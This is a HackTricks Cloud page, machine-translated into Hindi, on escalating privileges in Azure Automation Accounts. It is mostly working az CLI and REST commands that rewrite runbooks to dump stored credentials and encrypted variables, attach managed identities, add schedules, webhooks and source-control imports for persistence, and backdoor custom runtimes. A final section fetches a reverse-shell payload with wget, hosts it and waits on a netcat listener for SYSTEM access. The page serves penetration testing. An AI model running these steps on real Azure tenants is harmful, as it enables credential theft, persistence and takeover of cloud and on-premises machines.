 HackTricks Cloud
Az - Azure Automation Accounts Privesc
Tip
सीखें और अभ्यास करें AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
सीखें और अभ्यास करें GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
सीखें और अभ्यास करें Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricks का समर्थन करें
- देखें subscription plans!
- शामिल हों 💬 Discord group या telegram group या हमें फ़ॉलो करें Twitter 🐦 @hacktricks_live.
- PRs सबमिट करके hacking tricks साझा करें HackTricks और HackTricks Cloud github repos.
Azure Automation Accounts
अधिक जानकारी के लिए देखें:
Hybrid Workers Group
- From the Automation Account to the VM
याद रखें कि यदि किसी तरह कोई attacker किसी hybrid worker में arbitrary runbook (arbitrary code) को execute कर सके, तो वह VM के स्थान पर pivot कर जाएगा। यह किसी on-premise मशीन, किसी दूसरे cloud का VPC या यहाँ तक कि एक Azure VM भी हो सकता है।
इसके अलावा, यदि hybrid worker Azure में चल रहा है और उसके साथ अन्य Managed Identities attached हैं, तो runbook managed identity of the runbook और VM की सभी managed identities को metadata service से access कर सकेगा।
Tip
ध्यान रखें कि metadata service का अलग URL है (
http://169.254.169.254) और यह उस service से अलग है जहाँ से automation account के managed identities token (IDENTITY_ENDPOINT) मिलते हैं।
- From the VM to the Automation Account

इसके अलावा, यदि कोई व्यक्ति उस VM को compromise कर ले जहां एक automation account script चल रही है, तो वह Automation Account के metadata को locate कर सकता है और VM से access करके Automation Account से attached Managed Identities के tokens प्राप्त कर सकता है।
जैसा कि नीचे की इमेज में देखा जा सकता है, VM पर Administrator access होने पर process के environment variables में automation account metadata service को access करने के लिए URL और secret पाया जा सकता है:
Microsoft.Automation/automationAccounts/jobs/write, Microsoft.Automation/automationAccounts/runbooks/draft/write, Microsoft.Automation/automationAccounts/jobs/output/read, Microsoft.Automation/automationAccounts/runbooks/publish/action (Microsoft.Resources/subscriptions/resourcegroups/read, Microsoft.Automation/automationAccounts/runbooks/write)
संक्षेप में ये permissions Automation Account में Runbooks को create, modify और run करने की अनुमति देती हैं, जिनका उपयोग आप Automation Account के context में code execute करने के लिए कर सकते हैं और assigned Managed Identities पर privileges escalate करके Automation Account में stored credentials और encrypted variables को leak कर सकते हैं।
permission Microsoft.Automation/automationAccounts/runbooks/draft/write आपको Automation Account में किसी Runbook के कोड को modify करने की अनुमति देता है, इसका उपयोग करके:
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content '$creds = Get-AutomationPSCredential -Name "<credential-name>"
$runbook_variable = Get-AutomationVariable -Name "<encrypted-variable-name>"
$runbook_variable
$creds.GetNetworkCredential().username
$creds.GetNetworkCredential().password'
ध्यान दें कि पिछले स्क्रिप्ट का उपयोग credential के leak the useranmd and password और Automation Account में संग्रहित एक encrypted variable के मान को प्राप्त करने के लिए किया जा सकता है।
अनुमति Microsoft.Automation/automationAccounts/runbooks/publish/action उपयोगकर्ता को Automation Account में Runbook प्रकाशित करने की अनुमति देती है ताकि परिवर्तन लागू हो सकें:
az automation runbook publish \
--resource-group <res-group> \
--automation-account-name <account-name> \
--name <runbook-name>
अनुमति Microsoft.Automation/automationAccounts/jobs/write उपयोगकर्ता को Automation Account में Runbook चलाने की अनुमति देती है:
az automation runbook start \
--automation-account-name <account-name> \
--resource-group <res-group> \
--name <runbook-name> \
[--run-on <name-hybrid-group>]
अनुमति Microsoft.Automation/automationAccounts/jobs/output/read उपयोगकर्ता को Automation Account में किसी job का आउटपुट पढ़ने की अनुमति देती है, उपयोग करके:
az rest --method GET \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/jobs/<job-name>/output?api-version=2023-11-01"
यदि Runbooks बनाए नहीं गए हैं, या आप एक नया बनाना चाहते हैं, तो इसे करने के लिए आपको अनुमतियाँ Microsoft.Resources/subscriptions/resourcegroups/read और Microsoft.Automation/automationAccounts/runbooks/write की आवश्यकता होगी:
az automation runbook create --automation-account-name <account-name> --resource-group <res-group> --name <runbook-name> --type PowerShell
Microsoft.Automation/automationAccounts/write, Microsoft.ManagedIdentity/userAssignedIdentities/assign/action
यह अनुमति उपयोगकर्ता को निम्न का उपयोग करके Automation Account पर user managed identity असाइन करने की अनुमति देती है:
az rest --method PATCH \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>?api-version=2020-01-13-preview" \
--headers "Content-Type=application/json" \
--body '{
"identity": {
"type": "UserAssigned",
"userAssignedIdentities": {
"/subscriptions/<subscripntion-id>/resourceGroups/<res-group>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<user-managed-identity-name>": {}
}
}
}'
Microsoft.Automation/automationAccounts/schedules/write, Microsoft.Automation/automationAccounts/jobSchedules/write
अनुमति Microsoft.Automation/automationAccounts/schedules/write होने पर Automation Account में एक नया Schedule बनाया जा सकता है जो निम्नलिखित कमांड का उपयोग करके हर 15 मिनट पर चलाया जाता है (not very stealth)।
ध्यान दें कि किसी Schedule का न्यूनतम अंतराल 15 मिनट है, और न्यूनतम प्रारंभ समय भविष्य में 5 मिनट होना चाहिए।
## For linux
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every minute" \
--start-time "$(date -u -d "7 minutes" +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15

## Form macOS
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every 15 minutes" \
--start-time "$(date -u -v+7M +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15
फिर, अनुमति Microsoft.Automation/automationAccounts/jobSchedules/write के साथ, निम्न का उपयोग करके एक Scheduler को runbook पर असाइन करना संभव है:
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-accounts>/jobSchedules/b510808a-8fdc-4509-a115-12cfc3a2ad0d?api-version=2015-10-31" \
--headers "Content-Type=application/json" \
--body '{
"properties": {
"runOn": "",
"runbook": {
"name": "<runbook-name>"
},
"schedule": {
"name": "<scheduler-name>>"
},
"parameters": {}
}
}'
Tip
पिछले उदाहरण में jobchedule id को
b510808a-8fdc-4509-a115-12cfc3a2ad0das exmple के रूप में छोड़ा गया था, लेकिन इस असाइनमेंट को बनाने के लिए आपको एक मनमाना मान उपयोग करना होगा।
Microsoft.Automation/automationAccounts/webhooks/write
इस अनुमति Microsoft.Automation/automationAccounts/webhooks/write के साथ आप निम्नलिखित कमांडों में से किसी एक का उपयोग करके किसी Automation Account के अंदर किसी Runbook के लिए नया Webhook बना सकते हैं।
Azure Powershell का उपयोग करके:
New-AzAutomationWebHook -Name <webhook-name> -ResourceGroupName <res-group> -AutomationAccountName <automation-account-name> -RunbookName <runbook-name> -IsEnabled $true
AzureCLI और REST के साथ:
az rest --method put \
--uri "https://management.azure.com/subscriptions/<subscriptionID>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/webhooks/<webhook-name>?api-version=2015-10-31" \
--body '{
"name": "<webhook-name>",
"properties": {
"isEnabled": true,
"expiryTime": "2027-12-31T23:59:59+00:00",
"runOn": "<worker name>",
"runbook": {
"name": "<runbook-name>"
}
}
}'
ये commands एक webhook URI वापस करेंगे जो केवल बनाए जाने पर दिखता है। फिर, webhook URI का उपयोग करके runbook को कॉल करने के लिए
curl -X POST "https://f931b47b-18c8-45a2-9d6d-0211545d8c02.webhook.eus.azure-automation.net/webhooks?token=Ts5WmbKk0zcuA8PEUD4pr%2f6SM0NWydiCDqCqS1IdzIU%3d" \
-H "Content-Length: 0"
Microsoft.Automation/automationAccounts/runbooks/draft/write
केवल अनुमति Microsoft.Automation/automationAccounts/runbooks/draft/write होने पर बिना प्रकाशित किए Runbook का कोड अपडेट करना और उसे निम्नलिखित कमांड्स का उपयोग करके चलाना संभव है।
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content 'echo "Hello World"'

# Run the unpublished code
## Indicate the name of the hybrid worker group in runOn to execute the runbook there
az rest \
--method PUT \
--url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob?api-version=2023-05-15-preview" \
--headers "Content-Type=application/json" \
--body '{
"parameters": {},
"runOn": "",
"runtimeEnvironment": "PowerShell-5.1"
}'

# Get the output (a different permission is needed here, but you could get a revershell or exfiltrate the token to avoid needing this permission)
az rest --method get --url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob/streams?api-version=2019-06-01"
Microsoft.Automation/automationAccounts/sourceControls/write, (Microsoft.Automation/automationAccounts/sourceControls/read)
यह अनुमति उपयोगकर्ता को Automation Account के लिए source control को कॉन्फ़िगर करने की अनुमति देती है, निम्नलिखित commands का उपयोग करके (यह Github का उदाहरण है):
az automation source-control create \
--resource-group <res-group> \
--automation-account-name <automation-account-name> \
--name RemoteGithub \
--repo-url https://github.com/carlospolop/gh-runbooks.git \
--branch main \
--folder-path /runbooks/ \
--publish-runbook true \
--auto-sync \
--source-type GitHub \
--token-type PersonalAccessToken \
--access-token github_pat_11AEDCVZ<rest-of-the-token>
यह Github repository से runbooks को Automation Account में स्वचालित रूप से import कर देगा और उन्हें चलाने की कुछ अन्य permissions मिलने पर यह possible to escalate privileges हो सकता है।
इसके अलावा, याद रखें कि source control के लिए Automation Accounts में काम करने हेतु इसमें एक managed identity होनी चाहिए जिसका role Contributor हो, और अगर यह एक user managed identity है तो MI का client id वेरिएबल AUTOMATION_SC_USER_ASSIGNED_IDENTITY_ID में specify करना होगा।
Tip
ध्यान दें कि एक बार source control बनाने के बाद उसके repo URL को बदलना संभव नहीं है।
Microsoft.Automation/automationAccounts/variables/write
permission Microsoft.Automation/automationAccounts/variables/write से Automation Account में variables लिखना निम्नलिखित command का उपयोग करके संभव है।
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/variables/<variable-name>?api-version=2019-06-01" \
--headers "Content-Type=application/json" \
--body '{
"name": "<variable-name>",
"properties": {
"description": "",
"value": "\"<variable-value>\"",
"isEncrypted": false
}
}'
कस्टम रनटाइम एन्वायरनमेंट्स
यदि कोई automation account किसी कस्टम runtime environment का उपयोग कर रहा है, तो runtime के किसी कस्टम पैकेज को कुछ malicious code (जैसे a backdoor) से overwrite करना संभव हो सकता है। इस तरह, जब भी उस custom runtime का उपयोग करने वाला runbook execute होगा और custom package को load करेगा, तो malicious code execute हो जाएगा।
State Configuration से समझौता
पूर्ण पोस्ट देखें: https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe
- Step 1 — फ़ाइलें बनाना
आवश्यक फ़ाइलें: दो PowerShell स्क्रिप्ट आवश्यक हैं:
reverse_shell_config.ps1: एक Desired State Configuration (DSC) फ़ाइल जो payload को fetch कर के execute करती है। इसे GitHub से प्राप्त किया जा सकता है।push_reverse_shell_config.ps1: कॉन्फ़िगरेशन को VM पर publish करने के लिए एक स्क्रिप्ट, उपलब्ध है GitHub पर।
कस्टमाइज़ेशन: इन फ़ाइलों में मौजूद variables और parameters को उपयोगकर्ता के specific environment के अनुसार अनुकूलित करना होगा, जिसमें resource names, file paths, और server/payload identifiers शामिल हैं।
- Step 2 — कॉन्फ़िगरेशन फ़ाइल को Zip करना
reverse_shell_config.ps1 को एक .zip फ़ाइल में compress किया जाता है, ताकि इसे Azure Storage Account पर transfer करने के लिए तैयार किया जा सके।
Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip
- चरण 3 — स्टोरेज संदर्भ सेट करें और अपलोड
ज़िप की गई कॉन्फ़िगरेशन फ़ाइल को पहले से परिभाषित Azure Storage कंटेनर, azure-pentest, में Azure के Set-AzStorageBlobContent cmdlet का उपयोग करके अपलोड किया जाता है।
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx
- चरण 4 — Kali Box की तैयारी
Kali सर्वर RevPS.ps1 payload को एक GitHub repository से डाउनलोड करता है।
wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
स्क्रिप्ट को लक्षित Windows VM और reverse shell के लिए पोर्ट निर्दिष्ट करने हेतु संपादित किया गया है।
- Step 5 — कॉन्फ़िगरेशन फ़ाइल प्रकाशित करें
कॉन्फ़िगरेशन फ़ाइल निष्पादित की जाती है, जिससे reverse-shell स्क्रिप्ट Windows VM पर निर्दिष्ट स्थान पर तैनात हो जाती है।
- Step 6 — Payload होस्ट करें और Listener सेटअप करें
Payload होस्ट करने के लिए एक Python SimpleHTTPServer शुरू किया जाता है, साथ ही आने वाले कनेक्शनों को पकड़ने के लिए एक Netcat listener भी सेट किया जाता है।
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
यह scheduled task payload को चलाता है, जिससे SYSTEM-level privileges प्राप्त होते हैं।
Tip
सीखें और अभ्यास करें AWS Hacking:
सीखें और अभ्यास करें GCP Hacking:
सीखें और अभ्यास करें Az Hacking:HackTricks का समर्थन करें
- देखें subscription plans!
- शामिल हों 💬 Discord group या telegram group या हमें फ़ॉलो करें Twitter 🐦 @hacktricks_live.
- PRs सबमिट करके hacking tricks साझा करें HackTricks और HackTricks Cloud github repos.